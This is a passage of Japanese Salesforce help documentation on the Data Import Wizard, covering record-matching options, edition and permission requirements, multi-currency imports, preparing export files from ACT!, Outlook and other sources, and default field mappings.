このオプションを選択すると、データインポートウィザードは同じ名前を持つ Salesforce 内の既存のレコードを検出します。この種類の一致処理では、大文字と小文字は区別されません。たとえば、大文字で始まる名前は、小文字で始まる同じ名前と一致します。必要に応じて、インポートの実行前にレコード名をスキャンおよび標準化して、意図しない一致を回避します。

Salesforce ID による一致

Salesforce ID とは、システムによって生成される、大文字と小文字を区別する 15 から 18 の文字と数字を組み合わせた文字列です。この ID は、各 Salesforce レコードを一意に識別します。このオプションを選択すると、データインポートウィザードは同じ Salesforce ID のある Salesforce 内の既存のレコードを検出します。Salesforce ID は、レコードの ID 項目のあるレポートを実行することにより取得できます。

メールによる一致

このオプションを使用することにより、インポートファイルのレコードを、［メール］項目の正確な値に従って、Salesforce の既存レコードと一致させます。

外部 ID による一致

外部 ID は、外部 ID 属性を持つカスタム項目です。つまり、外部 ID には Salesforce 以外のシステムの一意のレコード識別子が含まれています。このオプションを選択すると、データインポートウィザードは、インポートファイル内の外部 ID と一致する外部 ID を持つ Salesforce 内の既存のレコードを検出します。この操作では、大文字と小文字は区別されません。たとえば、「ABC」は「abc」と一致します。ただし、外部 ID 項目に大文字と小文字が区別される一意属性もある場合は、大文字と小文字は同一とはみなされません。

インポートの実行前に外部 ID の値をスキャンおよび標準化して、意図しない一致を回避します。

データインポートウィザードが重複レコードを検出した場合、最初の 3 つの重複レコードのみが確認メールで通知されます。

一致するレコードの無視または更新

データインポートウィザードにより、選択した項目に従って一致する Salesforce 内の既存のレコードが検出された場合、次のアクションのいずれかを選択できます。

- 新規レコードを追加—ファイル内のレコードが新規で既存のレコードと一致しない場合、新規レコードを Salesforce に挿入します。既存のレコードと一致するファイル内のレコードは無視され、既存のレコードは一切変更されません。
- 既存のレコードを更新—ファイル内のレコードが既存のレコードと一致する場合、既存のレコードを更新します。既存のレコードと一致しないファイル内のレコードは無視され、新規レコードとして挿入されません。
- 新規レコードを追加および既存のレコードを更新—ファイル内のレコードが新規で既存のレコードと一致しない場合、新規レコードを Salesforce に挿入します。ファイル内のレコードが既存のレコードと一致する場合、既存のレコードを更新します。

リードにインポートされる情報は?

項目がページレイアウトまたはリードの項目レベルセキュリティ設定で非表示または参照のみになっている場合も、標準のリード項目およびカスタムリード項目にデータをインポートできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一致させる種別によるリードのインポート

インポートファイルにあるリードを Salesforce にある既存のリードと一致させるかどうかを選択できます。リードは、Salesforce ID、名前、メール、または外部 ID の種別に従って一致させることができます。一致させる種別を選択することにより、重複するリードの回避基準を設定します。たとえば、メールで一致させる場合、ソースファイルのリードに Salesforce のリードと同じメールがあると、そのリードは Salesforce で更新されます。メールで一致させない場合、ソースファイルのリードに Salesforce のリードと同じメールがあっても、リードが作成されます。

一致させる種別によらないリードのインポート

データインポートウィザードで一致させる種別に[なし]を選択すると、インポートファイルにあるリードごとに、データインポートウィザードで、Salesforce にリードが作成されます。インポート後にリードをマージできます。

名前による一致

このオプションを選択すると、データインポートウィザードは同じ名前を持つ Salesforce 内の既存のレコードを検出します。この種類の一致処理では、大文字と小文字は区別されません。たとえば、大文字で始まる名前は、小文字で始まる同じ名前と一致します。必要に応じて、インポートの実行前にレコード名をスキャンおよび標準化して、意図しない一致を回避します。

メールによる一致

このオプションを使用することにより、インポートファイルのレコードを、［メール］項目の正確な値に従って、Salesforce の既存レコードと一致させます。

Salesforce ID による一致

Salesforce ID とは、システムによって生成される、大文字と小文字を区別する 15 から 18 の文字と数字を組み合わせた文字列です。この ID は、各 Salesforce レコードを一意に識別します。このオプションを選択すると、データインポートウィザードは同じ Salesforce ID のある Salesforce 内の既存のレコードを検出します。Salesforce ID は、レコードの ID 項目のあるレポートを実行することにより取得できます。

外部 ID による一致

外部 ID は、外部 ID 属性を持つカスタム項目です。つまり、外部 ID には Salesforce 以外のシステムの一意のレコード識別子が含まれています。このオプションを選択すると、データインポートウィザードは、インポートファイル内の外部 ID と一致する外部 ID を持つ Salesforce 内の既存のレコードを検出します。この操作では、大文字

と小文字は区別されません。たとえば、「ABC」は「abc」と一致します。ただし、外部ID項目に大文字と小文字が区別される一意属性もある場合は、大文字と小文字は同一とはみなされません。

インポートの実行前に外部 ID の値をスキャンおよび標準化して、意図しない一致を回避します。

データインポートウィザードが重複レコードを検出した場合、最初の3つの重複レコードのみが確認メールで通知されます。

関連トピック:

- データインポートウィザード
- データをインポートする方法の選択

キャンペーンメンバーにインポートされる情報は?

データインポートウィザードを使用して、キャンペーンメンバーの状況を更新できます。

キャンペーンメンバーをインポートすることもできます。データインポートウィザードでは、インポートファイル内の各取引先責任者、リード、または個人取引先に対して次の操作を実行できます。

- レコードをインポートする
- レコードを特定のキャンペーンに関連付け、取引先責任者、リード、または個人取引先をキャンペーンメンバーにする
- キャンペーンメンバーのメンバーの状況の値を挿入する

重複レコードがあるファイルをインポートすると、データインポートウィザードではそれらのレコードはマージされません。インポートしたレコードが既存のレコードと一致する場合、データインポートウィザードでは重複データは 1 つのレコードにマージされません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

外部 ID による一致

外部IDは、外部ID属性を持つカスタム項目です。つまり、外部IDにはSalesforce以外のシステムの一意のレコード識別子が含まれています。このオプションを選択すると、データインポートウィザードは、インポートファイル内の外部 ID と一致する外部 ID を持つ Salesforce 内の既存のレコードを検出します。この操作では、大文字と小文字は区別されません。たとえば、「ABC」は「abc」と一致します。ただし、外部ID項目に大文字と小文字が区別される一意属性もある場合は、大文字と小文字は同一とはみなされません。

インポートの実行前に外部 ID の値をスキャンおよび標準化して、意図しない一致を回避します。

データインポートウィザードが重複レコードを検出した場合、最初の3つの重複レコードのみが確認メールで通知されます。

関連トピック:

- キャンペーンメンバーのインポート
- データインポートウィザード

カスタムオブジェクトにインポートされる情報は?

データインポートウィザードでは、カスタムオブジェクト名、Salesforce ID、外部 ID のいずれかの項目に従ってレコードを一致させることにより、重複するレコードの作成が回避されます。インポートファイルには、レコードの一致に使用する項目の列を含める必要があります。

名前による一致

このオプションを選択すると、データインポートウィザードは同じ名前を持つ Salesforce 内の既存のレコードを検出します。この種類の一致処理では、大文字と小文字は区別されません。たとえば、大文字で始まる名前は、小文字で始まる同じ名前と一致します。必要に応じて、インポートの実行前にレコード名をスキャンおよび標準化して、意図しない一致を回避します。

Salesforce ID による一致

Salesforce ID とは、システムによって生成される、大文字と小文字を区別する 15 から 18 の文字と数字を組み合わせた文字列です。この ID は、各 Salesforce レコードを一意に識別します。このオプションを選択すると、データインポートウィザードは同じ Salesforce ID のある Salesforce 内の既存のレコードを検出します。Salesforce ID は、レコードの ID 項目のあるレポートを実行することにより取得できます。

外部 ID による一致

外部 ID は、外部 ID 属性を持つカスタム項目です。つまり、外部 ID には Salesforce 以外のシステムの一意のレコード識別子が含まれています。このオプションを選択すると、データインポートウィザードは、インポートファイル内の外部 ID と一致する外部 ID を持つ Salesforce 内の既存のレコードを検出します。この操作では、大文字と小文字は区別されません。たとえば、「ABC」は「abc」と一致します。ただし、外部 ID 項目に大文字と小文字が区別される一意属性もある場合は、大文字と小文字は同一とはみなされません。

インポートの実行前に外部 ID の値をスキャンおよび標準化して、意図しない一致を回避します。

データインポートウィザードが重複レコードを検出した場合、最初の 3 つの重複レコードのみが確認メールで通知されます。

メモ: データインポートウィザードを使用して、主従関係が 2 つあるカスタムオブジェクトをインポートすることはできません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムオブジェクトのインポートを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

データインポートウィザードを使用してカスタムオブジェクトデータをインポートする

- 「カスタムオブジェクトのインポート」

  および

  カスタムオブジェクトに対する「編集」

関連トピック:

- データインポートウィザード
- データをインポートする方法の選択

ソリューションにインポートされる情報は?

データインポートウィザードでは、ソリューション名、Salesforce ID、外部 ID のいずれかの項目に従ってレコードを一致させることにより、重複するレコードの作成が回避されます。インポートファイルには、レコードの一致に使用する項目の列を含める必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソリューションをインポートする
- 「ソリューションのインポート」

ソリューション名による一致

このオプションを選択すると、インポートウィザードは同じ名前を持つ Salesforce 内の既存のソリューションを検出します。この種類の一致処理では、大文字と小文字は区別されません。たとえば、大文字で始まるソリューション名は、小文字で始まる同じソリューション名と一致します。必要に応じて、インポートの実行前にソリューション名をスキャンおよび標準化して、意図しない一致を回避します。

Salesforce ID による一致

Salesforce ID とは、システムによって生成される、大文字と小文字を区別する 15 から 18 の文字と数字を組み合わせた文字列です。この ID は、各 Salesforce レコードを一意に識別します。このオプションを選択すると、データインポートウィザードは同じ Salesforce ID のある Salesforce 内の既存のレコードを検出します。Salesforce ID は、レコードの ID 項目のあるレポートを実行することにより取得できます。

外部 ID による一致

外部 ID は、外部 ID 属性を持つカスタム項目です。つまり、外部 ID には Salesforce 以外のシステムの一意のレコード識別子が含まれています。このオプションを選択すると、データインポートウィザードは、インポートファイル内の外部 ID と一致する外部 ID を持つ Salesforce 内の既存のレコードを検出します。この操作では、大文字と小文字は区別されません。たとえば、「ABC」は「abc」と一致します。ただし、外部 ID 項目に大文字と小文字が区別される一意属性もある場合は、大文字と小文字は同一とはみなされません。

インポートの実行前に外部 ID の値をスキャンおよび標準化して、意図しない一致を回避します。

データインポートウィザードが重複レコードを検出した場合、最初の 3 つの重複レコードのみが確認メールで通知されます。

関連トピック:

- データインポートウィザード
- データをインポートする方法の選択

データインポートに関するメモ

- 項目アクセス許可 — 参照および編集アクセス権がある場合にのみ、項目に値をインポートできます。項目のアクセス権は、ユーザ権限、ページレイアウトの割り当て、および項目レベルセキュリティ設定によって決まります。

  項目レベルセキュリティは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition で使用できます。

- 選択リストと複数選択リストの新しい値 — 既存の選択リスト値と一致しない選択リストをインポートする場合、次のように動作します。
  - 非制限選択リストでは、データインポートウィザードでインポートファイル内にある値が使用されます。
  - 制限付き選択リストでは、データインポートウィザードで選択リストのデフォルト値が使用されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用しているエディションによって、インポートできるオブジェクトの種別が異なります。

- 複数選択リスト — 複数選択リストに複数の値をインポートするには、インポートファイルにある値をセミコロンで区切ります。

  一度に 100 件の値を複数選択リスト項目にインポートできます。インポートファイル内の 1 つのレコードに対して、100 件を超える値がある場合、インポートウィザードはそのレコードの項目を空白のままにします。

- チェックボックス — チェックボックス項目にデータをインポートするには、チェックありの場合は 1、チェックなしの場合は 0 の値を使用します。
- デフォルト値 — インポートウィザードで選択リスト、複数選択リスト、チェックボックス項目に対して、項目の対応付けを実行していなかった場合、デフォルト値があればその値が自動的に新規または更新レコードに挿入されます。
- 日付/時間項目 — インポートする日付/時間項目の形式が、地域の設定ごとに Salesforce に表示される状態に一致するようにします。
- 数式項目 — 数式項目は参照のみのため、インポートされたデータを受け入れません。
- 項目の入力規則 — Salesforce は、インポートする前にレコードに対して入力規則を実行します。入力規則に違反するレコードはインポートされません。インポートするレコードに影響を及ぼす入力規則がある場合、インポート実行前に、該当する入力規則を無効化することを検討してください。

関連トピック:

データインポートウィザード
データをインポートする方法の選択
データの Salesforce へのインポート

マルチ通貨のインポート

マルチ通貨が使用可能なように設定されている組織では、異なる通貨で金額をインポートできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織データのインポート

組織の取引先と取引先責任者、カスタムオブジェクト、リード、またはソリューションをインポートする場合は、インポートファイルの［通貨 ISO コード］列を使用して、金額項目の通貨を指定できます。次の規則が適用されます。

- 通貨の入力 - インポートファイルの［通貨 ISO コード］列に通貨コードを入力します。通貨コードは、国際基準に従った 3 文字のコードです。たとえば、USD は米国ドルの通貨コードです。[設定] から、［クイック検索］ボックスに「*通貨の管理*」と入力し、[通貨の管理] を選択して、組織に有効なコードのリストを表示します。
- 取引先と取引先責任者に単一の通貨を使用 - 取引先と取引先責任者をインポートする場合、取引先と関連付けられた取引先責任者のどちらにも、［通貨 ISO コード］列が適用されます。関連付けられた取引先と取引先責任者に対して、異なる通貨を指定することはできません。
- 通貨コードの更新 - 取引先と取引先責任者の通貨の金額を変更しないで通貨コードを更新する場合、金額は新しい通貨に対応した数値には換算されません。
- 無効な通貨の入力 - インポートファイルに無効な通貨を入力した場合は、ユーザの個人設定の通貨が代わりに使用されます。ただし、金額は変更されません。たとえば、ファイルに入力されている金額が 100 オーストラリアドルを表す AUD 100 で、AUD が組織では無効な通貨の場合、この金額は USD 100 としてインポートされます (ユーザの個人設定の通貨を米ドルと仮定)。
- 通貨 ISO コード列の除外 - インポートを使用してレコードを作成する際に、［通貨 ISO コード］列を使用しないか、対応付けに失敗した場合は、ユーザの個人設定の通貨が使用されます。たとえば、ファイルに入力されている金額が 100 で、ユーザの個人設定の通貨が米ドル (通貨コード USD) の場合は、USD 100 としてインポートされます。

  インポートを使用して既存のレコードを更新するときに、［通貨 ISO コード］列を使用しないか、対応付けに失敗した場合は、すべての金額はレコードの通貨として解釈されます。たとえば、ファイルに入力されている金額が 100 で、レコードの通貨が EUR (ユーロの通貨コード) の場合、この金額は EUR 100 とみなされます。

関連トピック:

データインポートウィザード

インポートウィザード用のエクスポートファイルの作成

データを Salesforce にインポートする前に、既存のソフトウェアを使用してデータのエクスポートファイルを作成します。

エクスポートファイルに、インポートするすべての情報を保存します。

エクスポートファイルには、新規レコードや既存のレコードへの更新を組み合わせて保存することができます。重複を防ぐためのレコードの照合方法を選択します。たとえば、取引先と取引先責任者を名前またはメールアドレスで照合する方法を選択できます。メールアドレスで照合する方法を選択すると、インポートデータのレコードが既存のレコードと同じメールアドレスを持つ場合、Salesforce 内の既存の取引先責任者が更新されます。ただし、レコードの名前が同じでメールアドレスが異なる場合、レコードは別個に残されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. 既存のソフトウェアを使用してデータのエクスポートファイルを作成します。
   - ACT! からのエクスポート
   - LinkedIn® からのエクスポート
   - Outlook からのエクスポート
   - 他のデータソースからのエクスポート
   - Salesforce からのエクスポート
2. インポートするデータを確認して、Salesforce の既存のデータと比較して最新であることを確かめてください。Salesforce データは、インポートファイルのデータのほうが古い場合でも、インポートファイルのデータに置き換えられます。
3. 作成したデータ項目とインポート可能な Salesforce 項目を比較し、データを対応付けられる適切な Salesforce 項目があることを確認します。「データのインポートの準備」 (ページ 768)を参照してください。
4. 複数のユーザのデータをインポートする場合、システム管理者は、Excel を使用して複数のソースのエクスポートデータを組み合わせ、1 つのカンマ区切り値 (.csv) に結合する必要があります。

   メモ: 複数のユーザが作成したレコードをインポートするとき、エクスポートファイルのすべての新規レコードに［所有者］項目を含める必要があります。この項目には既存の有効なユーザの完全なユーザ名または姓と名を含める必要があります。既存のレコードの所有者を変更することはできません。新規レコードは［所有者］項目に一覧表示されるユーザに割り当てられます。たとえば、組織の佐藤次郎さんが所有する必要があるレコードには、ユーザのユーザ名(「jsato@acme.com」)または姓と名(たとえば、「佐藤次郎」)を入力する必要があります。リードをインポートする場合は、リードキューの名前も指定できます。

   リードをインポートする場合には、［所有者］項目の代わりにリードの割り当てルールを使用しても、インポートしたデータの所有者を指定できます。

ACT! からのエクスポート

ACT! では、取引先責任者データをテキスト区切り形式でエクスポートし、それをインポートできます。ACT! (バージョン 4.0 または 2000 の場合) からの取引先責任者データをエクスポート (versions 4.0 or 2000):

1. ACT! を起動し、データベースを開きます。
2. [ファイル] > [データの交換] > [エクスポート...] を選択します。
3. ファイルの種類として [カンマ区切りテキスト] を選択します。
4. エクスポートしたデータのファイル名と保存場所を指定し、[次へ] をクリックします。
5. [取引先責任者レコードのみ] を選択します。
6. [オプション...] ボタンをクリックします。
7. 項目の区切り文字として [カンマ] を選択します。

   メモ: カンマを使用しない地域の場合は、タブまたはその他の区切り文字を使用します。

8. [はい、項目名をエクスポートする] を選択して、[OK] をクリックします。
9. [次へ] をクリックします。
10. [すべてのレコード] を選択し、[次へ] をクリックします。
11. エクスポート項目順リストのみを残して [完了] をクリックします。

関連トピック:

デフォルトの ACT! 項目の対応
インポートウィザード用のエクスポートファイルの作成

LinkedIn® からのエクスポート

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

LinkedIn では、取引先責任者データをテキスト区切り形式でエクスポートし、それをインポートできます。

- `www.linkedin.com/addressBookExport` を開き、[**Microsoft Outlook (.CSV ファイル)**] オプションを使用してこのページの手順に従います。

Outlook からのエクスポート

データを Microsoft® Outlook® から直接 CSV (カンマ区切り値) 形式でエクスポートします。次に、そのデータを Salesforce にインポートします。

1. Outlook で、エクスポート機能に移動します。
2. [カンマ区切りの値 (Windows)] を選択し、[次へ] をクリックします。

   メモ: カンマを使用しない地域の場合は、タブまたはその他の区切り文字を使用します。

3. エクスポートする取引先責任者が含まれるフォルダを選択して、[次へ] をクリックします。
4. エクスポートしたデータにファイル名を付け、[次へ] をクリックします。

5. [完了] をクリックします。

関連トピック:

デフォルトの Outlook 項目の対応
インポートウィザード用のエクスポートファイルの作成

他のデータソースからのエクスポート

CSV (カンマ区切り値) ファイルの作成が可能であれば、他のどのようなアプリケーションでも、データを salesforce.com にインポートできます。

1. データソースを CSV ファイルとして保存します。

   メモ: カンマを使用しない地域の場合は、タブまたはその他の区切り文字を使用します。

2. 1 つの項目に対し取引先責任者が 1 人だけ割り当てられていることを確認します。salesforce.com は 1 つの項目に 1 つの名前しか受け入れることはできません。
3. 取引先責任者名と役職が 2 つの項目に分けられていることを確認します。salesforce.com は氏名と役職の両方を含む項目を受け入れることはできません。
4. 1 つの項目に対し電話番号が 1 つだけ割り当てられていることを確認します。

関連トピック:

その他のデータソースと組織データのインポートにおける項目の対応
インポートウィザード用のエクスポートファイルの作成

Salesforce からのエクスポート

取引先、キャンペーンメンバー、取引先責任者、カスタムオブジェクト、リード、またはソリューションのレポートを Salesforce からエクスポートして、インポートファイルを作成できます。それぞれのレコードの [取引先 ID]、[キャンペーンメンバー ID]、[取引先責任者 ID]、[カスタムオブジェクト ID]、[リード ID]、または [ソリューション ID] 値をレポートに含めます。これらの ID 項目は Salesforce の一意の識別子であり、作成したデータと既存の Salesforce データを正確に一致させるために使用されます。

これらの ID 項目を使用してインポートファイルを作成するには、まず Salesforce からデータをエクスポートします。

1. Salesforce で、取引先、キャンペーンメンバー、取引先責任者、カスタムオブジェクト、リード、またはソリューションのレポートを実行します。

   それぞれの ID 項目およびインポートに必要なその他の項目を含めます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

2. レポートを Excel にエクスポートします。

関連トピック:

インポートウィザード用のエクスポートファイルの作成

動画: Data Import How-To Series (データのインポートのハウツーシリーズ)

データのインポートの準備

Salesforce または既存のアプリケーションからデータをエクスポートした後、インポートするデータを準備します。

メモ: 用意されている標準の項目と一致しない項目がある場合は、インポートの前に、システム管理者に依頼して salesforce.com 上に新たなカスタム項目を作成してもらう必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先責任者の準備

Excel® を使用して、インポートファイルの列に「その他のデータソースと組織データのインポートにおける項目の対応」(ページ 775)で指定されている表示ラベルを付けます。

個人取引先の準備

個人取引先をインポートするときは、Salesforce の項目の表示ラベルをインポートファイルの列ラベルとして使用します。

組織の法人取引先と取引先責任者の準備

組織の法人取引先と取引先責任者をインポートする場合、Excel® を使用して、インポートファイルの列にその他のデータソースと組織データのインポートにおける項目の対応 (ページ 775)で指定されている表示ラベルを付ける必要があります。

組織のリードの準備

一般リードまたはキャンペーンリードをインポートするときは、リードのインポートにおける項目の対応 (ページ 780)で指定されているインポートファイル表示ラベルを使用します。

カスタムオブジェクトの準備

カスタムオブジェクトをインポートするときは、Salesforce のカスタムオブジェクト詳細ページに表示されている項目の表示ラベルを、インポートファイルの列ラベルとして使用します。

ソリューションの準備

ソリューションをインポートするときは、Salesforce の項目の表示ラベルをインポートファイルの列ラベルとして使用します。

Salesforce にインポートするソリューションには HTML 形式で入力することができます。ただし、組織で HTML ソリューションを有効にしていない場合は、ソリューションがインポートされた後に HTML タグが表示されます。

セキュリティ対策として、Salesforce は、すべての HTML ソリューションについて、潜在的に悪意のある HTML を自動的にフィルタで排除します。HTML ソリューションに潜在的に悪意のある HTML を検出すると、その HTML を削除するかテキストに変換してユーザに表示します。潜在的に悪意のある HTML が HTML ソリューションから削除されても、ユーザは気づきません。

HTML 形式で作成したソリューションは Salesforce にインポートできます。ただし、セキュリティ対策として、下にリストされている HTML タグのみが許可されます。下にリストされていない HTML タグは、HTML ソリューションに保存されるときに自動的に削除されます。また、<script> タグと <iframe> タグのコンテンツのすべては、JavaScript の場合と同様、HTML ソリューションに保存されるときには自動的に削除されます。さらに、カスケードスタイルシート (CSS) は、HTML ソリューションではサポートされていません。

次の HTML タグは、Salesforce にインポートされる HTML ソリューションで使用できます。

<a>	<dt>	<q>
<abbr>		<samp>
<acronym>	<font>	<small>
<address>	<h1>	
<b>	<h2>	<strike>
<bdo>	<h3>	
<big>	<h4>	<sub>
<blockquote>	<h5>	<sup>
 	<h6>	<table>
<caption>	<hr>	<tbody>
<cite>	<i>	<td>
<code>	<img>	<tfoot>
<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>
<del>		<tt>
<dfn>	<p>	
	<pre>	<var>
<dl>		

上記のタグの中に、次の属性を含めることができます。

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

上記の属性のうち URL を含めることができるのは、次の文字列で始まる URL に限られます。

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / (相対リンクの場合)

関連トピック:

デフォルトの ACT! 項目の対応
デフォルトの Outlook 項目の対応
インポートウィザード用のエクスポートファイルの作成

デフォルトの ACT! 項目の対応

この表は、データのインポートにおいて ACT! の項目が Salesforce 項目にどのように一致するかを示した詳細です。

メモ: ACT!のレコードで、同じ会社に対して複数の取引先責任者が登録されている場合、インポートウィザードは 1 つの取引先に対して複数の取引先責任者を作成します。

ACT! 項目	インポート項目
町名・番地 1	取引先責任者: [町名・番地 (郵送先)] および 取引先: [住所 (請求先)]
町名・番地 2	取引先責任者: [町名・番地 (郵送先)] および 取引先: [住所 (請求先)]
町名・番地 3	取引先責任者: [町名・番地 (郵送先)] および 取引先: [住所 (請求先)]
代替電話	取引先責任者: [電話 (その他)]
代替電話内線番号	取引先責任者: [その他の内線]
アシスタント	取引先責任者: [アシスタント名]
アシスタント電話	取引先責任者: [アシスタント電話]

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ACT! 項目	インポート項目
アシスタント内線	取引先責任者: [アシスタント内線番号]
市区郡	取引先責任者: [市区郡 (郵送先)] および 取引先: [市区郡 (請求先)]
会社	取引先: [名前]
取引先責任者	取引先責任者: [氏名]
国	取引先責任者: [国 (郵送先)] および 取引先: [国 (請求先)]
部署	取引先責任者: [部署]
メールログイン (これが jsato@acme.com という形式の有効なメールアドレスであるか、インポートウィザードが検証します)	取引先責任者: [メール]
Fax	取引先責任者: Fax および 取引先: Fax
Fax 内線	取引先責任者: [Fax の内線]
名	取引先責任者: [名]
町名・番地 1 (自宅)	取引先責任者: [町名・番地 1 (その他)]
町名・番地 2 (自宅)	取引先責任者: [町名・番地 2 (その他)]
町名・番地 3 (自宅)	取引先責任者: [町名・番地 3 (その他)]
市町村 (自宅)	取引先責任者: [市区郡 (その他)]
国 (自宅)	取引先責任者: [国 (その他)]
自宅電話	取引先責任者: [自宅電話]
都道府県 (自宅)	取引先責任者: [都道府県 (その他)]
郵便番号 (自宅)	取引先責任者: [郵便番号 (その他)]
ID/状況	取引先: [種類]
姓	取引先責任者: [姓]
携帯電話	取引先責任者: [携帯電話]
メモ	インポートしない

ACT! 項目	インポート項目
電話	取引先責任者: [電話] および 取引先: [電話]
内線	取引先責任者: [内線]
参照事項	取引先責任者: [リードソース]
年間売上	取引先: [年間売上]
都道府県	取引先責任者: [都道府県 (郵送先)] および 取引先: [都道府県 (請求先)]
株式コード	取引先: [株式コード]
役職	取引先責任者: [タイトル]
Web サイト	取引先: [Web サイト]
郵便番号	取引先責任者: [取引先責任者 郵便番号 (郵送先)] 取引先: [取引先 郵便番号 (請求先)]
取引先責任者 2 氏名	取引先責任者 2: [名前]
取引先責任者 2 電話	取引先責任者 2: [電話]
取引先責任者 2 内線	取引先責任者 2: [内線]
取引先責任者 2 役職	取引先責任者 2: [タイトル]
取引先責任者 3 氏名	取引先責任者 3: [名前]
取引先責任者 3 電話	取引先責任者 3: [電話]
取引先責任者 3 内線	取引先責任者 3: [内線]
取引先責任者 3 役職	取引先責任者 3: [タイトル]
[2nd Last Reach], [3rd Last Reach], [Asst. Title], [最終試行日], [Last Meeting], [Last Reach], [Last Results], [Letter Date], [ポケットベル], [配偶者], [User 1-15]	取引先責任者: [メモ] または取引先: [メモ] (Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、どの項目が取引先責任者や取引先のメモにインポートされるかを指定してください。それぞれの ACT! 項目に対する個別メモは作成されません。)

関連トピック:

- ACT! からのエクスポート
- データのインポートの準備

デフォルトの Outlook 項目の対応

この表は、データのインポートにおいて Outlook の項目が Salesforce 項目にどのように一致するかを示した詳細です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Outlook 項目	インポート項目
秘書	取引先責任者: [アシスタント名]
秘書の電話	取引先責任者: [アシスタント電話]
誕生日	取引先責任者: [誕生日]
市町村 （会社）	取引先責任者: [市区郡 (郵送先)] および 取引先: [市区郡 (請求先)]
国 （会社）	取引先責任者: [国 (郵送先)] および 取引先: [国 (請求先)]
会社 FAX	取引先責任者: Fax および 取引先: Fax
会社電話	取引先責任者: [電話]
郵便番号 （会社）	取引先責任者: [取引先責任者 郵便番号 (郵送先)] 取引先: [取引先 郵便番号 (請求先)]
番地 （会社）	取引先責任者: [町名・番地 (郵送先)] および 取引先: [住所 (請求先)]
番地 2 （会社）	取引先責任者: [町名・番地 (郵送先)] および 取引先: [住所 (請求先)]
番地 3 （会社）	取引先責任者: [町名・番地 (郵送先)] および 取引先: [住所 (請求先)]
会社名	取引先: [取引先名] および 取引先責任者: [取引先]
会社代表電話	取引先: [電話]

Outlook 項目	インポート項目
部署	取引先責任者: [部署]
電子メール (これが jsato@acme.com という形式の有効なメールアドレスであるか、インポートウィザードが検証します)	取引先責任者: [メール]
名	取引先責任者: [名]
市町村 (自宅)	取引先責任者: [市区郡 (その他)]
国 (自宅)	取引先責任者: [国 (その他)]
自宅電話	取引先責任者: [自宅電話]
郵便番号 (自宅)	取引先責任者: [郵便番号 (その他)]
番地 (自宅)	取引先責任者: [町名・番地 (その他)]
番地 2 (自宅)	取引先責任者: [町名・番地 (その他)]
番地 3 (自宅)	取引先責任者: [町名・番地 (その他)]
役職	取引先責任者: [タイトル]
姓	取引先責任者: [姓]
上司	取引先責任者: [上司] (この項目にある氏名が現行の salesforce.com 内に存在しない場合は、この氏名の新しい取引先責任者を自動的に作成します。)
携帯電話	取引先責任者: [携帯電話]
メモ	取引先責任者: [説明]
その他の電話	取引先責任者: [電話 (その他)]
参照事項	取引先責任者: [リードソース]
役職	取引先責任者: [敬称]
Web ページ	取引先: [Web サイト]
[取引先]、[記念日]、[請求情報]、[会社電話 2]、[コールバック]、[自動車電話]、[カテゴリ]、[子、ディレクトリサーバ]、[メール 2]、[メール 3]、[ID 番号]、[趣味]、[自宅 FAX]、[自宅電話 2]、[インターネット空き時間情報アドレス]、[ISDN、キー	取引先責任者: [メモ] または取引先: [メモ] (Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、どの項目が取引先責任者や取引先のメモにインポート

Outlook 項目	インポート項目
ワード]、［言語]、[場所]、［ミドルネーム]、[経費情報]、［事業所]、[会社 ID]、［市区郡(その他)]、[国 (その他)]、［その他の FAX]、[郵便番号 (その他)]、［都道府県 (その他)]、[町名・番地(その他)]、［町名・番地 2(その他)]、[町名・番地 3(その他)]、［ポケットベル]、[私書箱(郵送先)]、[通常の電話]、[職業]、[無線電話]、[配偶者]、[肩書き]、[テレックス]、TTY/TDD、［ユーザ 1]、[ユーザ 2]、[ユーザ 3]、[ユーザ 4]	されるかを指定してください。それぞれの Outlook 項目に対する個別メモは作成されません。)

関連トピック:

Outlook からのエクスポート
データのインポートの準備

その他のデータソースと組織データのインポートにおける項目の対応

組織の取引先データや取引先責任者データのインポートを行う場合や、Outlook または ACT! 以外のソースからデータのインポートを行う場合、インポートウィザードはできるだけ正確にインポートを行います。インポートを行う前に対応付けを調整する必要があります。Salesforce では、データをインポートする前に、Excel を使用して以下の表のようにそれぞれの項目について表示ラベルを付けることをお勧めします。

